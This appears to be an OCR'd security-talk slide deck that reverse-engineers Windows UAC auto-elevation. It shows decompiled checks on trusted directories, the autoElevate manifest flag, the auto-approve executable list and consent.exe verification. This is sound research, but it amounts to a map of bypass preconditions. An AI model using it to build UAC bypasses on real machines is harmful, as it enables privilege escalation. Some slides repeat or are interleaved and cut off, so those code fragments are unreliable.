      if ( (err_2 & 0x80000000) != 0 )
      {
        err = RtlNtStatusToDosErrorNoTeb(err_
        trustedFlagErr = err;
```






aaaddress1@chroot.org

$_./trustAuth_A


```
for ( i = 0; i < 3; ++i )
{
  LOBYTE(caseSenstive) = 1;
  // &g_Dirs = [
  //      '\??\C:\Windows\',
  //      '\??\C:\Program Files\',
  //      '\??\C:\Program Files(x86)\'
  // ]
  // ... and  exeUni_FullPath has been striped.
  if ( RtlPrefixUnicodeString(&g_Dirs + i, exeUni_FullPath, caseSenstive) )
    break;
}
// might be trusted? but need to chk program file x86/x64
if ( i != 1 )
{
  if ( i != 3 && (!i || i == 2 && g_bPFX86Supported) )
  {
    AipCheckSecurePFDirectory(exeUni_FullPath, &trustedFlag, caseSenstive);
    tmpTrustFlagToAdd = trustedFlag;
  }
  goto byebyeAutoElev;
}
```



aaaddress1@chroot.org

$_./trustAuth_A


```
void AipCheckSecurePFDirectory(_UNICODE_STRING *exePath, uint *trustedFlag, __int64 caseSenstive)
{

  *trustedFlag |= 0x2000u;
  int pos = 0;
  do
  {
    // \??\C:\Program Files\Windows Defender,    \??\C:\Program Files (x86)\Windows Defender
    // \??\C:\Program Files\Windows Journal,      \??\C:\Program Files (x86)\Windows Journal
    // \??\C:\Program Files\Windows Media Player, \??\C:\Program Files (x86)\Windows Media Player
    // \??\C:\Program Files\Windows Multipoint Server
    if ( RtlPrefixUnicodeString(&(&g_IncludedPF)[2 * pos], exePath, caseSenstive = true) )
      break;
    ++pos;
  }
  while ( pos < 8 );
  if ( pos != 8 ) *trustedFlag_1 |= 0x4000u; // 0x4000, trusted windows system application
}
```




aaaddress1@chroot.org

$_ ./trustAuth_A

```
for ( j = 0; j < 0x20; ++j )
{
  // \??\C:\Windows\Debug\
  // \??\C:\Windows\PCHealth\
  // \??\C:\Windows\Registration\
  // \??\C:\Windows\System32\com\
  // \??\C:\Windows\System32\FxsTmp\
  // \??\C:\Windows\System32\Microsoft\
  // \??\C:\Windows\System32\Spool\
  // ...
  LOBYTE(caseSenstive) = 1;
  if ( RtlPrefixUnicodeString(&g_ExcludedWinDir[2 * j], exeUni_FullPath, caseSenstive) )
    break;
}
if ( j != 32 )                                  // App Containered?
  goto byebyeAutoElev;
tmpTrustFlagToAdd = 0x2000;                     // 0x2000, truested system path with doubt
trustedFlag = 0x2000;
```







aaaddress1@chroot.org

$_ ./trustAuth_A

```
tmpTrustFlagToAdd = 0x2000;                    // 0x2000, truested system path with doubt
trustedFlag = 0x2000;
for ( k = 0; k < 5; ++k )
{
  LOBYTE(caseSenstive) = 1;
  // \??\C:\Windows\System32
  // \??\C:\Windows\ehome
  // \??\C:\Windows\ImmersiveControlPanel
  // \??\C:\Windows\Adam
  // \??\C:\Windows\SysWoW64
  if ( RtlPrefixUnicodeString(&(&g_IncludedWinDir)[2 * k], exeUni_FullPath, caseSenstive) )
    break;
}
// not listed on above (it's not allowed to trusted!)
// chk there's slash in exe name or not.
if ( k == 5 && wcschr(&exeUni_FullPath[1][dword_7FFE235F9F70 >> 1], '\\') )
  goto byebyeAutoElev;
tmpTrustFlagToAdd = 0x6000;                    // 0x6000, full trusted
trustedFlag = 0x6000;
```






aaaddress1@chroot.org

$_./trustAuth_A


```
// \??\C:\Windows\System32\Sysprep\sysprep.exe
// \??\C:\Windows\System32\inetsrv\InetMgr.exe
int index = 0, pos = 0;
while ( !RtlEqualUnicodeString(
            g_IncludedXmtExe[index ++], exeUni_FullPath, true) );

if (index < 2) {
    if ( AipMatchesOriginalFileName(exeUni_FullPath) ) {
      tmpTrustFlagToAdd |= (0x800000u | 0x200000u);
      trustedFlag = tmpTrustFlagToAdd;
    }
    else {
      tmpTrustFlagToAdd |= (0x400000u | 0x200000u);
      trustedFlag = tmpTrustFlagToAdd;
    }
}
else ...
```



aaaddress1@chroot.org

$_./trustAuth_A


```
else {
  // \??\C:\Windows\SysWow64\
  // \??\C:\Windows\System32\
    for (pos = 0; pos < 2; pos++)
        if ( RtlPrefixUnicodeString(g_IncludedSysDir[pos], exeUni_FullPath,
true) )
          break;
    if (pos != 2) {
        tmpTrustFlagToAdd |= 0x200000u;
        trustedFlag = tmpTrustFlagToAdd;
    }
}
```



aaaddress1@chroot.org

$_ ./trustAuth_B

```
fullCommand_1 = szCmdline;
if ( exeFullPath )
  exeSelectPath_1 = exeFullPath;
else
  exeSelectPath_1 = szCmdline;
AiIsEXESafeToAutoApprove(exeSelectPath_1, exeFileHandle, szCmdline, &trustedFlag, &useless);
reply = RpcRevertToSelf();
if ( reply )
{
  Reply = reply;
  goto LABEL_272;
}
tmpTrustFlagToAdd = trustedFlag;
if ( flag & 8 )
```





aaaddress1@chroot.org

$_./trustAuth_B

```
loc_7FFE235D3B6F:                                   ; CODE XREF:
mov     eax, [rsi]
; 77:   if ( !restrictAutoApproave )
test    bl, bl
jz      loc_7FFE235D8CDB
; 274:   if ( _bittest(&currTrustFlag, 0x15u) )
bt      eax, 15h
; 275:     goto tryToVerify;
jnb     loc_7FFE235D8C98
```

```
// if currTrustFlag > 0x200000, then try to verify it's allowed to be auto elevated or not.
if ( _bittest(&currTrustFlag, 0x15u) )
  goto tryToVerify;
v22 = WPP_GLOBAL_Control;
if ( WPP_GLOBAL_Control == &WPP_GLOBAL_Control )
  goto LABEL_24;
if ( *(WPP_GLOBAL_Control + 28) & 1 )
{
  v23 = 11i64;
  goto LABEL_28;
}
bye:
if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control &&  GLOBAL_Control + 28) & 1 )
```






aaaddress1@chroot.org

$_./trustAuth_B

```
filemappingPtr = CreateFileMappingW(exeFileHandle, 0i64, 0x11000002, 0, ...);
if ( filemappingPtr ) {

  exeRawData = MapViewOfFile(filemappingPtr, 4u, 0, 0, 0i64);
  if ( exeRawData )

    if ( LdrResSearchResource(exeRawData, &buf, 3i64, 48i64 ..., 64) >= 0 ) {
      actCtx = CreateActCtxW(&Dst);
      if ( actCtx != -1i64 ) {

        if ( QueryActCtxSettingsW(
               0, actCtx, 0i64, L"autoElevate", &pvBuffer, ...) )
          // pvBuffer = (wchar_t*)L"true"
          // tryAutoElevFlag = ( 't' - 'T'(0x54) & 0xffdf ) == 0 --> case insentive
          tryAutoElevFlag = ((pvBuffer - 'T') & 0xFFDF) == 0;
        ...
```

```
  if ( tryAutoElevFlag )
          goto markedAutoElev;
```



aaaddress1@chroot.org

$_./trustAuth_B

```
tryToVerify:
  ...
tryAutoElevFlag = false;
filemappingPtr = CreateFileMappingW(exeFileH
if ( filemappingPtr ) {

  exeRawData = MapViewOfFile(filemappingPtr,
  if ( exeRawData )

    if ( LdrResSearchResource(exeRawData, &buf, 3i64, 48i64 ..., 64) >= 0 ) {
      actCtx = CreateActCtxW(&Dst);
      if ( actCtx != -1i64 ) {

        if ( QueryActCtxSettingsW(
               0, actCtx, 0i64, L"autoElevate", &pvBuffer, ...) )
          // pvBuffer = (wchar_t*)L"true"
          // tryAutoElevFlag = ( 't' - 'T'(0x54) & 0xffdf ) == 0 --> case insentive
          tryAutoElevFlag = ((pvBuffer - 'T') & 0xFFDF) == 0;
        ...

          if ( tryAutoElevFlag )
                goto markedAutoElev;
```

```
markedAutoElev:
  if ( _wcsicmp(L"mmc.exe", *mmc) )
  {
    // autoElev request marked flag
    *trustFlag |= 0x1010000u;
    goto bye;
  }
  // ... chk for the arguments for mmc
```

aaaddress1@chroot.org

$_ ./trustAuth_B

```
//  cttunesvr.exe
//  inetmgr.exe
//  migsetup.exe
//  mmc.exe
//  oobe.exe
//  pkgmgr.exe
//  provisionshare.exe
//  provisionstorage.exe
//  spinstall.exe
//  winsat.exe
// * AipCompareEXE = wcsicmp
if ( !bsearch(purExeName, &g_lpAutoApproveEXEList, 10ui64, 8ui64, AipCompareEXE) )
  goto bye;
if ( !AipIsValidAutoApprovalEXE(exeFileHandlea, exePath) )
{
  *trustDirFlag_2 |= 0x400000u;          // 0x400000, full trusted!
  goto bye;
}
```

aaaddress1@chroot.org


```
if ( dwCreationFlags & 1 )                    // DEBUG_PROCESS
{
  if ( UAC_Level <= 1 )
  {
    tmpTrustFlagToAdd |= 0x200u;
    trustedFlagErr = tmpTrustFlagToAdd;
    trustedFlag = tmpTrustFlagToAdd;
  }
  requestUAC_Level_1 = 2;
  v151 = 6;
}
if ( dwCreationFlags & 0x10 )                 // CREATE_NEW_CONSOLE
{
  tmpTrustFlagToAdd |= 0x800u;
  trustedFlagErr = tmpTrustFlagToAdd;
  trustedFlag = tmpTrustFlagToAdd;
}
if ( (dwCreationFlags & 0x80u) != 0 )         // HIGH_PRIORITY_CLASS
{
  trustedFlagErr = tmpTrustFlagToAdd | 0x100000;
  trustedFlag = tmpTrustFlagToAdd | 0x100000;
}
```

aaaddress1@chroot.org

```
consentExitCode = AiLaunchConsentUI(
                    invokerThreadToken_3,
                    v68,
                    a3,
                    a4,
                    recvTokenOwnerPid_5,
                    trustedFlagErr,
                    hTemplateFile,
                    millSecond,
                    &ExistingTokenHandle);
v92 = ExistingTokenHandle;
v77 = consentExitCode;
if ( consentExitCode )
  goto bye_NoPrivElev_Now;
if ( !ExistingTokenHandle )
{
  fullPath_Len = v152;
```


aaaddress1@chroot.org


```
*(struct_2 + 24) = newPrimToken_1;
*(struct_2 + 32) = hTemplateFile;
*(struct_2 + 56) = &v35;
*(struct_2 + 8) = v13;
*(struct_2 + 16) = v11;
*(struct_2 + 36) = recvTokenOwnerPid_1;
*(struct_2 + 40) = v21;
if ( needSecConsentDisplay & 8 )
  configForConsentUI = 1;
if ( _bittest(&needSecConsentDisplay, 0x13u) )
  configForConsentUI |= 0x400u;
if ( _bittest(&needSecConsentDisplay, 8u) )
  configForConsentUI |= 2u;
if ( _bittest(&needSecConsentDisplay, 0xFu) )
  configForConsentUI |= 0x80u;
if ( needSecConsentDisplay & 0x60 )
  configForConsentUI |= 4u;
if ( (needSecConsentDisplay & 0x240) == 576 )
  configForConsentUI |= 8u;
if ( _bittest(&needSecConsentDisplay, 0xBu) )
  configForConsentUI |= 0x10u;                // touch
```



aaaddress1@chroot.org

```
*(struct_2 + 24) = newPrimToken_1;
*(struct_2 + 32) = hTemplateFile;
*(s   currPid = GetCurrentProcessId();
*(s   LODWORD(phkResult) = *struct_2;
*(s   // consent.exe curr_pid %u %p
*(s   swprintf_s(cmdline, 0x3Dui64, L"consent.exe %u %u %p", currPid, phkResult, struct_2);
*(s   *Data = recvTokenOwnerPid_1;
if    *Type = 0i64;
  c   *cbData = 0i64;
if    exitCode = 0;
  c   v47 = 7;
if    v48 = 17;
  c   v49 = 18;
if    v50 = 23;
  c   v51 = 29;
if    currProcessHandle = NtOpenProcessToken(
  c                         -1i64,
if                          TOKEN_MANDATORY_POLICY_VALID_MASK|TOKEN_ADJUST_SESSIONID|TOKEN_A
  c                         Type);
if    if ( currProcessHandle >= 0 )
  c   {
      v25 = *Type;
```





aaaddress1@chroot.org

```
ExitCode = AiLaunchProcess(                    // cmdline = consent.exe currPid %u %p
            0i64,
            token,
            0i64,
            0x1000080u,
            0i64,
            cmdline,
            0x400u,
            0i64,
            a9,
            0i64,
            recvTokenOwnerPid_1,
            0i64,
            0,
            0i64,
            0i64,
            &hHandle);
exitCode = ExitCode;
if ( !ExitCode )
{
  ExitCode = AipVerifyConsent(hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ResumeThread(hThread);
    ExitCode = WaitForSingleObject(hHandle, dwMilliseconds);
    exitCode = ExitCode;
```


AiLaunchProcess:
Create Suspended Consent Process
by CreateProcessAsUserW

aaaddress1@chroot.org

```
ExitCode = AiLaunch
              0i64,
              token,
              0i64,
              0x1000
              0i64,
              cmdlin
              0x400u
              0i64,
              a9,
              0i64,
              recvTo
              0i64,
              0,
              0i64,
              0i64,
              &hHand
exitCode = ExitCode;
if ( !ExitCode )
{
  ExitCode = AipVerifyConsent(hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ResumeThread(hThread);
    ExitCode = WaitForSingleObject(hHandl
    exitCode = ExitCode;
```

```
  v4 = NtReadVirtualMemory(hProc, v17, v3, 4096i64, &v12);
  if ( v4 < 0 || (v4 = RtlImageNtHeaderEx(0i64, v3, v12, &NtHeader), v4 < 0) )
  {
LABEL_29:
    v1 = RtlNtStatusToDosErrorNoTeb(v4);
    goto LABEL_20;
  }
  if ( *(NtHeader + 0xC) != 0x20B || *(NtHeader + 21) > v12 || *(NtHeader + 94) >= 0 )
    goto LABEL_21;
  v5 = *(NtHeader + 3);
  v6 = NtHeader + *(NtHeader + 10) + 24;
  v7 = 0;
  if ( *(NtHeader + 3) )
  {
    v8 = v6 - v3;
    while ( v8 <= v12 - 40 )
    {
      if ( *v6 != 0x746E65736E6F63i64 )
      {
```

AipVerifyConsent:
Verify consent not patched by
ReadProcessMemory



aaaddress1@chroot.org


```
ExitCode = AiLaunchProcess(
                0i64,
                token,
                0i64,
                0x1000080u,
                0i64,
                cmdline,
                0i64,
                0i64,
                &hHandle);
exitCode = ExitCode;
if ( !ExitCode )
{
  ExitCode = AipVerifyConsent(hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ResumeThread(hThread);
    ExitCode = WaitForSingleObject(hHandl
    exitCode = ExitCode;
```

```
v4 = NtReadVirtualMemory(hProc, v17, v3, 4096i64, &v12);
if ( v4 < 0 || (v4 = RtlImageNtHeaderEx(0i64, v3, v12, &NtHeader), v4 < 0) )
{
LABEL_29:
  v1 = RtlNtStatusToDosErrorNoTeb(v4);
  goto LABEL_20;
}
```

```
if ( !ReadProcessMemory(hProc, (v17 + *(v6 + 12)), &Dst, 0x62ui64, 0i64) )
{
  v1 = GetLastError();
  goto LABEL_20;
}
if ( memcmp_0(&Dst, L"Microsoft Windows (c) 2009 Microsoft Corporation", 0x62ui64) )
  goto LABEL_21;
```


```
if ( *v6 != 0x746E65736E6F63i64 )
{
```

AipVerifyConsent:
Verify consent not patched by ReadProcessMemory




aaaddress1@chroot.org

```
ExitCode = AiLaunchProcess(                    // cmdli
            0i64,
            token,
            0i64,
            0x1000080u,
            0i64,
            cmdline,
            0x400u,
            0i64,
            a9,
            0i64,
            recvTokenOwnerPid_1,
            0i64,
            0,
            0i64,
            0i64,
            &hHandle);
exitCode = ExitCode;
if ( !ExitCode )
{
  ExitCode = AipVerifyConsent(hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ResumeThread(hThread);
    ExitCode = WaitForSingleObject(hHandle, dwMilliseconds);
    exitCode = ExitCode;
```



Consent process gets awake, checks the "trustFlag", and decides to display alert UI or not.




aaaddress1@chroot.org

```
ExitCode = AiLaunchProcess(                    // cmdline = consent.exe currPid %u %p
                0i64,
                token,
                0i64,
                0x1000080u,
                0i64,
                cmdline,
                0x400u,
                0i64,
                a9,
                0i64,
                recvTokenOwnerPid_1,
                0i64,
                0,
                0i64,
                0i64,
                &hHandle);
exitCode = ExitCode;
if ( !ExitCode )
{
  ExitCode = AipVerifyConsent(hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ResumeThread(hThread);
    ExitCode = WaitForSingleObject(hHandl
    exitCode = ExitCode;
```

AiLaunchProcess:
Create Suspended Consent Process
by CreateProcessAsUserW


```
if ( exitCode == 0x102 || exitCode == 0x42B )
  result = 1223i64;
else
  result = exitCode;
return result;
```

AipVerifyConsent:
Verify consent not patched by
ReadProcessMemory



aaaddress1@chroot.org

```
fullCommand_1 = szCmdline;
a11a = recvTokenOwnerPid_4;
v98 = invokerOpenProcHandle_1;
v99 = AiLaunchProcess(
        invokerOpenProcHandle_1,
        v97,
        exeFileHandle,
        tmpTrustFlagToAdd,
        exeFullPath,
        szCmdline,
        a6,
        v176,
        a3,
        v208,
        a11a,
        0i64,
        v181,
        0i64,
        0i64,
        a16);
clrExeName = clrExeName_1;
Reply = v99;
goto LABEL_175;
```





aaaddress1@chroot.org

```
fullCommand_1 = szCmdline;
a11a = recvTokenOwnerPid_4;
v98 = invokerOpenProcHandle_1;
v99 = AiLaunchProcess(
        invokerOpenProcHandle_1,
        v97,
        exeFileHandle,
        tmpTrustFlagToAdd,
        exeFullPath,
        szCmdline,
        a6,
```

